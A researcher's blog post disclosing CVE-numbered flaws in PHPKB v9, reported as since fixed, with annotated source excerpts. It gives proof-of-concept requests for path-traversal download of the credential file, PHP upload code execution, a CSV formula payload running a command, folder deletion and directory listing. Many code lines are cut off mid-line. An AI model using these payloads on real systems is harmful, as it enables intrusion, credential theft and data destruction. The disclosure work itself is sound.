Written by Antonio
on March 19, 2019

Analyzing PHPKB v9: Part one

This article has been split into three parts; other parts can be found below:

Part 2: Part 2

Part 3: Part 3

UPDATE: the vulnerabilities have been fixed in PHPKB v9 P1-202005.

Introduction

PHPKB is a knowledge management software that allows you to share information with your customers and staff members. It reduces the time spent on customer support, improves the productivity of employees and saves precious time wasted on searching for information. A knowledgebase system enables your staff and customers to access information locally or online. Its powerful group-based permission structure with private categories makes it easy to target and deliver, content to specific groups of knowledge base readers. It has a lot of features such as creating, deleting and editing:

- Categories
- Articles and articles templates
- Subscribers
- Comments
- Tickets
- Glossary
- News
- Languages
- Users
- Groups
- Statistics
- Backup and restore
- Sitemap

The knowledgebase can be managed by different types of users, each of them having different roles:

- Superuser
- Editor
- Writer
- Translator
- KB Users

I've found different types of vulnerabilities, below there is an explanation for each of them:

- Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. There are different types of XSS:
    - Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser.
    - Persistent XSS attacks are possible when a website or web application stores user input and later serves it to other users. An application is vulnerable if it does not validate user input before storing content and embedding it into HTML response pages. Attackers use vulnerable web pages to inject malicious code and have it stored on the webserver for later use. The payload is automatically served to users who browse web pages and executed in their context. Thus, the victims do not need to click on a malicious link to run the payload (as in the case of Reflected XSS). All they have to do is visit a vulnerable web page.
    - Blind XSS vulnerabilities are a variant of persistent XSS vulnerabilities. They occur when the attacker input is saved by the web server and executed as a malicious script in another part of the application or in another application. For example, an attacker injects a malicious payload into a contact/feedback page and when the administrator of the application is reviewing the feedback entries the attacker's payload will be loaded. The attacker input can be executed in a completely different application (for example an internal application where the administrator reviews the access logs or the application exceptions).
- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request;
- Remote Code Execution: is a vulnerability that can be exploited if user input is injected into a file or a string and executed (evaluated) by the programming language's parser. A Remote Code Evaluation can lead to a full compromise of the vulnerable web application and also web server;
- Arbitrary File Download: many web applications have file download sections where a user can download one or more files of his choice. If the input is not properly sanitized before being used to retrieve files from the server, it can be exploited to download arbitrary files from the system via directory traversal attacks;
- Arbitrary Folder Deletion (which is an uncommon vulnerability) happens when an attacker can traverse directories (go to upper directories) and delete any folders he wants. This could have catastrophic effects as

an attacker could delete the whole web application, delete important folders from the operating system, delete the folder that contains the database or personal information and so on;
- Arbitrary Files and Folder Listing: this vulnerability allows an attacker to list some (or all) filenames and folder currently stored in a webserver;
- CSV Injection is known as Formula Injection, occurs when websites embed untrusted input inside CSV files. When a spreadsheet program such as Microsoft Excel or LibreOffice Calc is used to open a CSV, any cells starting with '=' will be interpreted by the software as a formula. Maliciously crafted formulas can be used for three key attacks:
  - Hijacking the user's computer by exploiting vulnerabilities in the spreadsheet software;
  - Hijacking the user's computer by exploiting the user's tendency to ignore security warnings in spreadsheets that they downloaded from their own website;
  - Exfiltrating contents from the spreadsheet, or other open spreadsheets.
- Arbitrary File Renaming: (another uncommon vulnerability) allows a malicious user to rename files on the server (in PHPKB's case only the filename, not the extension) causing a Denial of Service (DoS).

Code snippets will be presented in order to explain the vulnerabilities and related exploits/proof of concepts.

Authenticated Arbitrary File Download (CVE-2020-10387)

Exploitable by: Superuser

Vulnerable file: admin/download.php

```
<?php
$authority_level = 'SEW';
include( __DIR__ . '/include/check-authority.php'); //Checks if we are logged in as Superuse
if(trim($_GET['called'])=='ajax'){ //If the GET parameter 'called' is set to ajax
        if($GLOBALS['session_admin_level']=='Superuser'){//If the logged in user is a Superu
                include_once('include/functions-backup.php');
        }
//Skipped some code
                case 'backup-lang':
                        $file   = trim($_GET['file']); // The GET parameter file contains th
                        $folder = trim($_GET['act'])=='backup-conf'?'include/':'languages/';
                        if(file_exists($folder.$file)){
                                $code           = (trim($_GET['act'])=='backup-conf'?'':'lan
                                $file_name      = Get_Filename($code, '.bak', true);
                                $data           = file_get_contents($folder.$file); // The P
                                Download_File($file_name, $data, false, true); //Then the fi
                                exit();
                        }
```

As we can see, user input is directly passed to file_get_contents without any filtering, we can use ../ to download files from upper directories. This proof of concept will download PHPKB's configuration file, exposing SMPT and database credentials:

```
[PHPKB]/admin/download.php?called=ajax&act=backup-lang&file=../include/configuration.php
```

Video

Remote Code Execution (CVE-2020-10386)

Exploitable by: Superuser/Editor/Writer/Translator

Vulnerable file: admin/imagepaster/image-upload.php

```
<?php
if($_SESSION['admin_id_Session_ML']==''||$_SESSION['admin_username_Session_ML']==''){ // Che
        json_error('Access Denied. Please login to continue.');
}
// Skipped some code
$mime = !empty( $_POST['imgMime'] ) ? $_POST['imgMime'] : null; // The POST parameter imgMim
$name = !empty( $_POST['imgName'] ) ? $_POST['imgName'] : null; // The POST parameter imgNam
// Skipped some code
$parts  = explode('/', $mime); // Split the Mime Type string at the slash
$ext    = empty( $parts[1] ) ? 'png' : $parts[1]; // If the part after the slash is empty, s
// Skipped some code, file is uploaded to a temporary fixed directory
$target = $targetPath.'/'.$imageName.'.'.$ext; // There are two vulnerabilities here, the fo
        $source = $_FILES['file']['tmp_name']; // Grabbing temporary file location
        move_uploaded_file( $source, $target ); // Moving file to from the temporary directo
```

This file is called when the current logged in user tries to drop a file into the WYSIWYG editor. We are going to put our proof of concept file under the /js/ directory as there is no .htaccess file blocking the upload. To exploit this vulnerability, an attacker must set the imgMime POST parameter to image/php, the imgName POST parameter to ../js/example.php and the proof of concept file that is going to be dragged and dropped must contain executable code:

Video


Blind Cross-Site Scripting (CVE-2020-10388)

Exploitable by: Anyone, even external users

Vulnerable file: include/functions-articles.php (linked to article.php, exploitable via the Referer header), triggered at admin/report-referrers.php

File: article.php

```
<?php
// Skipping some includes
include('include/functions.php'); // Includes common functions inside article.php
// Skipping some code and includes
                Knowledgebase_Analytics(); // Vulnerable function is called, we need to dig
```




File: include/functions.php

```
<?php
// Skipping some code and includes
        case 'article.php':
                include( __DIR__ . '/functions-inline-edit.php'); // The function Knowledgeb
                include( __DIR__ . '/functions-article.php'); // The function Knowledgebase_
                include( __DIR__ . '/functions-articles-display.php'); // The function Knowl
                break;
```

File: include/functions-articles.php


```
<?php
// Skipping some code
function Knowledgebase_Analytics() //The function is defined here
{ // Skipping some code
                $referrer_url = urlencode($_SERVER['HTTP_REFERER']); //The header is grabbed
// Skipping sanitization code (anti sql-injection) (although I wish it wasn't sanitized :P)
                mysqli_query($GLOBALS['connection'], "INSERT INTO phpkb_referrers (referrer,
}
```



In the last step, the Referer header is saved into the database. The file admin/report-referrers.php allows a Superuser to check all the Referer headers that have been submitted to the knowledgebase:

File: admin/report-referrers.php

```
<?php
$authority_level= 'S'; //Accessible only by the admin
// Skipping some code
//$google/$yahoo/$bing/$other is the number of Referer headers sorted by hostname
//$date_range, is used when we want to restrict the search of Referer headers by date
//$id is used when we want to search for Referer headers tied to a specific article, rather
if($google){
        $google = "<a id=\"google_link_id\" href=\"javascript:;\" onclick=\"javascript:commo
}
if($yahoo){
        $yahoo  = "<a id=\"yahoo_link_id\" href=\"javascript:;\" onclick=\"javascript:common
}
if($bing){
        $bing   = "<a id=\"bing_link_id\" href=\"javascript:;\" onclick=\"javascript:commonO
}
if($other){
        $other = "<a id=\"other_link_id\" href=\"javascript:;\" onclick=\"javascript:commonO
}
```



As we can see, the Referer retrieval is done by a Javascript function. Two external Javascript file are included in the page:

File: admin/report-referrers.php

```
<script src="js/ajax.js" type="text/javascript"></script>
<script src="js/common.js?v1.0.5" type="text/javascript"></script>
```

The first javascript file contains the ajaxObj function, which is a XMLHttpRequest custom wrapper, the second javascript file details how the Referer headers are retrieved from the database.

File: js/common.js

```
// Skipping some code
function commonOperations(params)
{
        var _array      = params.split('||'); //A string is split using the || delimiter
// Skipping some code
// The function commonOperations is a very large function with a lot of switches, we'll focu
                case 'referrer-detail': // Show referrer detail for selected period
                        var _tr_id = _array[3]+'_tr';
                        var _vis= jQuery('#'+_tr_id).is(":visible");
                        var _hid= jQuery('#'+_tr_id).is(":hidden");

                        if(_array[4]=='via-btn'){
                                // Do nothing...
```

```
                        }
                        else{
                                jQuery('#'+_tr_id).toggle({easing: 'swing'});
                        }

                        if((!_vis && _hid)||_array[4]=='via-btn'){
                                _call           = 'yes';
                                _divid          = _array[1];
                                jQuery('#'+_array[2]).html(_array[5]+' <i class="fa fa-chevr
                                var _range      = _array[6];
                                _params         = "called=ajax&act="+_action+'&output='+_div
                        }
                        else{
                                jQuery('#'+_array[2]).html(_array[5]+' <i class="fa fa-chevr
                        }
                        break;
// Skipped some code
                new ajaxObj('include/operations.php', _divid, '', _params); //The request is
```

File: include/operations.php

```
// Skipping some code
                        case 'referrer-detail':
                if($_SESSION['admin_level_Session_ML']=='Superuser') //If we are logged in a
                        { //All the parameters are extracted from the POST request m
                                $linkid         = trim($_POST['linkid']);
                                $type           = trim($_POST['type']);
                                $main_cnt       = (int)(trim($_POST['cnt']) > 0 ? tr
                                $date_range     = trim($_POST['range']);
                                $start_from     = (int)(trim($_POST['sf']) > 0 ? tri
                                $id             = (int)(trim($_POST['id']) > 0 ? tri
                                $page           = (int)trim($_POST['page']);
// Skipping some code
                                $array          = explode('to', $date_range); //Spli
                                $from           = trim($array[0]); //First part of t
                                $to                     = trim($array[1]); //Last pa
// Skipping some code
                                        $type = sanitizeInput($type); //The type var
                                        $WHERE_part     = " WHERE (DATE(referrer_dat
                                        $query  = "     SELECT referrer_id, referrer
                                                        FROM phpkb_referrers
                                                        {$WHERE_part}
                                                        ORDER BY referrer_da
                                                        LIMIT {$start_from},
                                        $result = mysqli_query($GLOBALS['connection'
// Skipping some code
                                                while($row = mysqli_fetch_assoc($res
                                                {
                                                        $origin = urldecode($row['re
                                                        $url    = parse_url(urldecod
                                                        $domain = $url['host']; //He
                                                        $path   = $url['path'];
                                                        $date   = convertDateTime($r
                                                        $title  = mysqli_result(mysq
                                                        $title  = $title=='' ? $unkn
                                                        $host   = $domain; //The val
// Skipping some code
                                                        $tableRows .= "<tr>
```

Proof of concept:

Video

Authenticated Remote Code Execution (CVE-2020-10389)

Exploitable by: Superuser

Vulnerable file: admin/save-settings.php allows overwriting, exploit code stored at admin/include/configuration.php, triggered at index.php (or any file that includes admin/include/configuration.php)

File: admin/save-settings.php

```
<?php
if($session_admin_level=='Superuser') //Check if we are logged in as Superuser
{
        if($_POST['submit']=='' && $_POST['submit_hd']==''){ //If the POST parameters submit
                header('location:index.php');
                exit();
        }
```

```
// Skipping some code
//There are like 50+ injection points for Remote Code Execution, I'll take for example the f
                $putdown_for_maintenance = $_POST['putdown_for_maintenance']!='' ? $_POST['p
// Skipping some code
//PHP_EOL = End of line, this caught my eye as I was 100% sure that something was going to b
                $configure = "<?php".PHP_EOL;
                $configure .= "// WARNING: Do not make any changes directly in this file as

                $configure .= "// PHPKB Professional Status Settings ".PHP_EOL;
                $configure .= "\$putdown_for_maintenance  = '{$putdown_for_maintenance}';".P

                $configure .= "// General Settings ".PHP_EOL;
                $configure .= "\$kbName          = \"".stripslashes($kbName)."\";".PHP_EOL;
// Skipping some code
                                $fp = fopen('include/configuration.php', 'wb'); //We are goi
                                if($fp) // The file was opened OK, let's write to it
                                {
                                        fwrite($fp, $configure); //User controlled input is
                                        fclose($fp);
```

We can trigger Remote Code Execution thanks to PHP's built-in system(); function. The following proof of concept will show the output of the command "dir":

Video

Out of Band (blind) Authenticated Remote Code Execution (CVE-2020-10390)

Exploitable by: Superuser

Vulnerable file: include/functions-article.php, triggered after saving the new pdf generator path at admin/save-settings.php (different vector than the authenticated remote code execution I just described)

File: admin/save-settings.php

```
<?php
if($session_admin_level=='Superuser') //Check if we are logged in as Superuser
{
        if($_POST['submit']=='' && $_POST['submit_hd']==''){ //If the POST parameters submit
                header('location:index.php');
                exit();
        }
// Skipping some code
                        $wkhtmltopdf_path       = function_exists('get_magic_quotes_gpc') &&
// Skipping some code
//PHP_EOL = End of line, same as the last remote code execution, the configuration is writte
                $configure = "<?php".PHP_EOL;
// Skipping some code
                $configure .= "\$wkhtmltopdf_path                       = \"$wkhtmltopdf_pat
// Skipping some code
                                $fp = fopen('include/configuration.php', 'wb'); //We are goi
                                if($fp) // The file was opened OK, let's write to it
                                {
                                        fwrite($fp, $configure); //Overwriting the wkhtmltop
                                        fclose($fp);
```

The new wkhtmltopdf_path is placed inside the configuration file, from now on, it can be referenced in other parts of the web application. The official website of wkhtmltopdf says: wkhtmltopdf and wkhtmltoimage are open source (LGPLv3) command line tools to render HTML into PDF and various image formats using the Qt WebKit rendering engine. These run entirely "headless" and do not require a display or display service. PHPKB has a feature that allows anyone to generate a pdf copy of an article, managed by export.php:

File: export.php

```
<?php
// Skipping some includes
include('include/functions.php');
// Skipping some includes
$artid = (int)trim($_GET['id']); //The id of the article we want to export as pdf
if($artid > 0)
{
        if($_GET['type']=="PDF"){ //If the GET parameter is set to PDF, then call the functi
                Articles_Detail('PDF');
        }
        else{
                Articles_Detail('MSWORD');
        }
}
else{
        echo "<h1>Access Denied</h1>";
}
?>
```

Digging into include/functions.php, we find a reference to another include:


File: include/functions.php

```
<?php
        case 'email.php':
        case 'export.php':
        case 'ajax.php':
        case 'subscribe.php':
                include( __DIR__ . '/functions-article.php');
                break;
```

Let's take a look at the new include:

File: functions-article.php

```
<?php
// Skipping some code and includes
                                                $WKHTMLTOPDF = $GLOBALS['wkhtmltopdf_path'];
// Skipping some code
                                                $output         = shell_exec("$WKHTMLTOPDF {
```



This remote code execution is blind: the attacker can execute code but is unable to see the results of the executed code. In order to confirm the vulnerability, we are going to craft a proof of concept that will execute a ping request to our server:

Video

Reflected Cross-Site Scripting in every admin page (CVE BLOCK GOING FROM CVE-2020-10391 TO CVE-2020-10456)

Exploitable by: Superuser/Editor/Writer

Vulnerable file: admin/header.php

The Cross-Site Scripting is triggered in these webpages:

- admin/add-article.php
- admin/add-category.php
- admin/add-field.php
- admin/add-glossary.php
- admin/add-group.php
- admin/add-language.php
- admin/add-news.php
- admin/add-template.php
- admin/add-user.php
- admin/article-collaboration.php
- admin/edit-article.php
- admin/edit-category.php
- admin/edit-comment.php
- admin/edit-field.php
- admin/edit-glossary.php
- admin/edit-group.php
- admin/edit-news.php
- admin/edit-subscriber.php
- admin/edit-template.php
- admin/edit-user.php
- admin/email-harvester.php
- admin/import-csv.php
- admin/import-html.php
- admin/index-attachments.php
- admin/index.php
- admin/kb-backup.php
- admin/manage-articles.php
- admin/manage-attachments.php
- admin/manage-categories.php
- admin/manage-comments.php
- admin/manage-departments.php
- admin/manage-drafts.php
- admin/manage-feedbacks.php
- admin/manage-fields.php
- admin/manage-glossary.php
- admin/manage-groups.php
- admin/manage-languages.php
- admin/manage-news.php
- admin/manage-settings.php
- admin/manage-subscribers.php
- admin/manage-templates.php
- admin/manage-tickets.php
- admin/manage-users.php
- admin/manage-versions.php
- admin/my-languages.php
- admin/my-profile.php
- admin/optimize-database.php
- admin/reply-ticket.php
- admin/report-article-discussed.php
- admin/report-article-mailed.php
- admin/report-article-monthly.php
- admin/report-article-popular.php
- admin/report-article-printed.php
- admin/report-article-rated.php
- admin/report-article.php

- admin/report-category.php
- admin/report-failed-login.php
- admin/report-referrers.php
- admin/report-search.php
- admin/report-traffic.php
- admin/report-user.php
- admin/save-article.php
- admin/search-users.php
- admin/sitemap-generator.php
- admin/translate.php
- admin/trash-box.php

For example, let's analyze admin/add-article.php, one of the list items written above:

File: admin/add-article.php


```
<?php
$authority_level= 'SEW'; //Checks if we are logged in as a Superuser/Editor/Writer
// Skipping some code and includes
include( __DIR__ . '/include/check-authority.php'); //The vulnerable variable is defined her
// Skipping some code and includes
                        <!-- Header - STARTS -->
                        <?php include_once('header.php'); ?> //The vulnerable variable is ec
                        <!-- Header - ENDS -->
```

File: admin/include/check-authority.php


```
<?php
// Skipping some code
$REQUEST_URI= $_SERVER['REQUEST_URI']; //Fetch the URI of the current page
$_tmp_array     = explode('/',$REQUEST_URI); //Split the URI for each /
// Skipping some code
$lang_header = $_tmp_array[count($_tmp_array)-1]; //Fetch the current executing script (with
```


File: admin/header.php

```
<?php
// Skipping some code
                                    <button type="button" class="btn btn-warning" data-d
```



Some proof of concepts:





Arbitrary File Renaming (CVE-2020-10457)

Exploitable by: Superuser/Editor/Writer/Translator

Vulnerable file: admin/imagepaster/image-renaming.php

```
<?php
// Skipping some code and includes
$imgUrl         = trim( $_POST['imgUrl'] ); //The variable $imgUrl contains the path of the
$imgNewName =  trim( $_POST['imgName'] ) ; //The varible $imgNewName contains the new image
// Skipping some code
if(!rename($imgRelPath,$newRelPath)){ //The renaming is done here, using PHP's built-in func
        json_error('Error in renaming file.');
}
```

Since there isn't any check on the extension, we can rename any file we want. In order to cause a Denial of service, we can rename the admin/include/configuration.php file. Proof of concept:

```
curl --cookie "phpkb-rvaids=1; PHPSESSID=XYZXYZXYZ" -d "imgUrl=../../assets/../admin/include
```

Video

Arbitrary Folder Deletion (CVE-2020-10458)

Exploitable by: Superuser/Editor/Writer/Translator

Vulnerable file: admin/assetmanager/operations.php

```
<?php
include_once('../include/session-check.php'); //Checks if we are logged in
// Skipping some code
$_action        = $_GET['action']; //The value from the GET parameter action is assigned to
$crdir          = trim(urldecode($_GET['crdir'])); //The value from the GET parameter crdir
switch($_action)
{
$dir = $crdir; //The content of the variable $crdir is copied inside $dir
// Skipping some code
        case 'df': //If $_action equals df, then we are deleting a folder
                $handle = opendir($dir); //Opens directory handle
```

```
while($file = readdir($handle)) if($file != "." && $file != "..") unlink($di
closedir($handle); //Closes directory handle
```

The following proof of concept will delete a folder located in the root directory (C:):

```
[PHPKB]/admin/assetmanager/operations.php?
action=df&crdir=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Ftestf
```

Video 1

The following proof of concept will delete the admin/include folder, causing a denial of service:

```
[PHPKB]/admin/assetmanager/operations.php?action=df&crdir=..%2Finclude
```

Video 2

CSV Injection (CVE-2020-10460)

Exploitable by: Superuser

Vulnerable file: admin/include/operations.php

A Superuser can export e-mails found in the knowledgebase in .csv format via admin/email-harvester.php

File: admin/email-harvester.php

```
<script src="js/harvester.js" type="text/javascript"></script> //This javascript file handle
```

File: admin/js/harvester.js

```
case 'export-csv':
        if(f.extractedmails.value==''){ //If there are no e-mails extracted,
                jQuery('#atleast_one_email').modal('show');
                //alert('Specify at least one email address for export to cs
                return;
        }
        var data         = f.extractedmails.value.replace(/\n\r?/g, '||'); /
        passParams  += 'data='+encodeURI(data);
        passParams  += '&called=ajax&act=harvest&sub_act=csvexport'; //Prepa

        $.ajax({
                url:"include/operations.php", //Send the parameters to inclu
                type:"post",
                data:passParams,
                success:function(result){
                $("#"+subject_id).html(result);
                        $('html, body').animate({
                            scrollTop: $("#"+subject_id).offset().top-60
                        }, 2000);
        }
    });
break;
```

File: admin/include/operations.php

```
<?php
//These are the parameters sent by the javascript file:
//&called=ajax&act=harvest&sub_act=csvexport
// Skipping some code and includes
        if(trim($_POST['called'])=='ajax') //First condition is met
        {
                switch(trim($_POST['act'])){//Switch case, looking for the value of the POST
                        case 'harvest': //Case harvest found
                                if($_SESSION['admin_level_Session_ML']=='Superuser'){ //If w
                                        $subAction = trim($_POST['sub_act']); //The content
                                        include_once(__DIR__ . '/functions-harvest.php'); //
                                        switch($subAction){//Switch case, looking for the va
                                                case 'extract': // Skipping this case
                                                        displayEmails();
                                                break;
                                                case 'csvexport': //Case found
                                                        $download_image = '<img src="images/
                                                        $_data                  = explode('|
                                                        $_emails                = validateIn
                                                        if(is_array($_emails))
                                                        {
                                                                $_filename      = generateFi
                                                                //if(exportAsCSVManual($_fil
                                                                if(exportAsCSV($_filename, a
                                                                        echo "<div class=\"a
                                                                                        <but
                                                                                        CSV
                                                                }else{
                                                                        echo"<div class=\"al
```

```
                                        }
                                    }
                                break;
                                default: echo $denied_message;
                            }
                        }
                        break;
```

File: admin/include/functions-harvest.php

```
<?php
// Skipping some code
function validateInput($_data=array())
{
        foreach($_data as $email) //For every email detected by the harvester
        {
                if(trim($email)!=''){ //If the email is not a empty string
                        if(!preg_match("/\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*/", $ema
                                echo '<div class="info red-text" style="margin-bottom:5px;">
                                        <strong>Error:</strong>
                                        <p>Invalid email address supplied for export
                                </div>';
                                return;
                        }else{
                                $_validatedEmails[] = $email; //Else, if the email matches t
                        }
                }
        }

// Skipping some code

function exportAsCSV($filename='', $data=array(), $header = true)
{ //Function that is responsible of creating and writing the csv file
        global $_error;
        $line = $comma = '';
        if(!$fp = fopen('../backups/'.$filename, 'wb+')){ //If we don't have permission to w
                $_error = 'Couldn\'t create the output file: <strong>'.$filename.'</strong>.
                return false;
        }
        if($header) { //Write the csv header, that is to say, the rows' name
                @fputcsv($fp, array_keys($data)); // output header row
        }
        foreach($data as $key=>$emails){ //Write each email into the csv file
                foreach($emails as $email){
                        @fputcsv($fp, array($email));
                }
        }
        fclose($fp);
        return true;
```

The only check is done via this regular expression:

```
/\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*/
```

The regular expression can be bypassed with this payload (designed to open calc.exe for demo purposes):

```
test@test.com||=2+5+cmd|' /C calc'!A0@test.com|||
```

Video

Blind Cross-Site Scripting #2 (CVE-2020-10461)

Exploitable by: Anyone, even external users

Vulnerable file: include/functions-article.php (linked to ajax-hub.php, exploitable via posting a comment at article.php), triggered at admin/manage-comments.php

Every time a user posts a comment on an article, the following GET request is sent to ajax-hub.php:

```
[PHPKB]/include/ajax-hub.php?
usefor=AddComments&aid=1&nm=myname&em=my%40email.com&cmt=my%20comment&sc=captchacode
```

File: include/ajax-hub.php

```
<?php
// Skipping some code
if( $_POST['act']=='xedit-cmt' ){ //In our case we don't have a POST parameter act, so we ju
// Skipping some code
}
else{
// Skipping some code
        include('hub.php'); //Including hub.php, we are going to analyze this file
}
```

File: include/hub.php

```
<?php
// Skipping some code and includes
        include('functions.php');
// Skipping some code
elseif($_GET['usefor']=='AddComments') //If the GET parameter usefor equals to AddComments t
{
        $article_id = (int)$_GET['aid']; $name = $_GET['nm']; $email = $_GET['em']; $comment
        $UseFor = 'After Post';
        echo Add_Comment($article_id); //The function Add_Comment is exectued, then echoed
}
```

File: include/functions.php

```
<?php
// Skipping some code
        case 'article.php':
                include( __DIR__ . '/functions-inline-edit.php'); //The function Add_Comment
                include( __DIR__ . '/functions-article.php'); //The function Add_Comment is
                include( __DIR__ . '/functions-articles-display.php'); //The function Add_Co
                break;
```

File: include/functions-article.php

```
<?php
// Skipping some code and includes
function Add_Comment($article_id=0) { //The function Add_Comment is detailed here
// Skipping some code
        if($comments_allowed=='no'){ //If comments are
                echo'<div><br/></div><div class="flagged-message-tpl orange-flag-tpl"><div c
                return;
        }
        if($GLOBALS['UseFor']=='After Post') { //True because the global scope variable UseF
// Skipping some code
                if($name=='')           { $errors .= "<li class=\"error-text\">{$lang['requi
                if($comments=='')       { $errors .= "<li  class=\"error-text\">{$lang['requ
// Skipping some code
                        $detect_entities= array("<",">", "'", '"');
                        $change_entities= array("&lt;", "&gt;", "&#39", "&quot;");
                        $comments               = str_replace($detect_entities, $change_enti

                        if(mysqli_query($GLOBALS['connection'], "INSERT INTO phpkb_comments
```

In the last step the comment is saved into the database without being sanitized. The file admin/manage-comments.php allows a Superuser/Editor to check all the comments that have been submitted to the knowledgebase:

File: admin/manage-comments.php

```
<?php
// Skipping some code and includes
include( __DIR__ . '/include/check-authority.php'); //Checks if we are logged in as a Superu
// Skipping some code
        $query                  = "     SELECT *
                                        FROM phpkb_comments {$left_outer_join}
                                        WHERE {$comments_fetch_query} {$article_id_q
                                        {$orderby_query}
                                        LIMIT {$from},{$range}"; //The query is prep
        $results                = mysqli_query($GLOBALS['connection'], $query); //The query
//Skipping some code
                                                                $detect = array("&ac
                                                                $change = array("´",
                                                                while($record = mysq
                                                                {
// Skipping some code
                                                                        $comment
// Skipping some code
```

Proof of concept:

Video


Arbitrary File Listing (CVE-2020-10459)

Exploitable by: Superuser/Editor/Writer/Translator

Vulnerable file: admin/assetmanager/functions.php


“AssetManager”, a small utility implemented by PHPKB, is used to manage all the files that have been uploaded. We have an option to upload files into different folders that are fixed by default. Inside the AssetManager there is an option to change the current working directory to the fixed ones, however there isn’t any check done on the back-end so we can tamper the request. This vulnerability arises because everytime we change the current working directory, the AssetManger shows all the files in that folder; this is the request that is being sent when we try to change the directory into a fixed one:

```
curl -i -s -k -X $'POST' \
    -H $'Host: localhost' -H $'User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:73.0)
    -b $'phpkb-rvaids=1; PHPSESSID=AUTHCOOKIE' \
    --data-binary $'inpFileToDelete=&inpCurrFolder=..%2F..%2Fassets%2Fimportcomplete&del_ref
    $'http://localhost/phpkb/admin/assetmanager/assetmanager.php?ffilter=&selView=list&forpd
```



We traverse directory by injecting our payload into the POST parameter inpCurrFolder; I’ve created a folder called test in the root directoy of my drive and I’m going to use this proof of concept to show the vulnerability:

```
curl -i -s -k -X $'POST' \
    -H $'Host: localhost' -H $'User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:73.0)
